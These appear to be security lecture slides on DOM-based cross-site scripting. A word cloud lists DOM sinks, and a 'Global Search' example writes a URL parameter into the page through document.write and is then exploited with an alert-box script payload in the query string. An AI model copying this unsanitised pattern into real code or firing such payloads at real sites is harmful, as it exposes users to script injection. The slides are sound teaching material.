A word cloud featuring various HTML-related terms. The most prominent words are 'Element.innerHTML' in large green font, 'window.open' in large blue font, and 'HTMLSourceElement.src' in large blue font. Other visible terms include 'location.href', 'HTMLFormElement.action', 'HTMLImageElement.src', 'HTMLBaseElement.href', 'HTMLTrackElement.src', 'HTMLScriptElement.textContent', 'HTMLFrameElement.src', 'HTMLFrameElement.srcdoc', 'HTMLMediaElement.src', 'HTMLInputElement.formAction', 'HTMLInputElement.src', 'HTMLScriptElement.InnerText', 'document.write', 'HTMLAreaElement.href', 'HTMLButtonElement.formAction', 'HTMLImageElement.src', 'location.assign', and 'HTMLEmbeddedElement.src'. The words are arranged in a dense, overlapping manner with varying orientations and colors (blue, green, orange, and light blue).

Global Search Example

/search?default=Swedish

```
<html>
  <title>Search Results</title>
  <body>
...
    Select your language:
  <select>
    <script>
      const href = document.location.href;
      document.write("<option value=1>" + href.substring(href.indexOf("default=")+8) +
"</option>");
      document.write("<option value=2>English</option>");
    </script>
  </select>
...
  </body>
</html>
```

Global Search Example

/search?default=Swedish

```
<html>
  <title>Search Results</title>
  <body>
...
    Select your language:
  <select>
    <option value=1>Swedish</option>
    <option value=2>English</option>
  </select>
...
  </body>
</html>
```

Global Search Example

/search?default=<script>alert("XSS")</script>

```
<html>
  <title>Search Results</title>
  <body>
...
    Select your language:
  <select>
    <option value=1><script>alert("XSS")</script></option>
    <option value=2>English</option>
  </select>
...
  </body>
</html>
```

Homework

Check out the reading material for Lecture 6
Start working on Lab W as soon as possible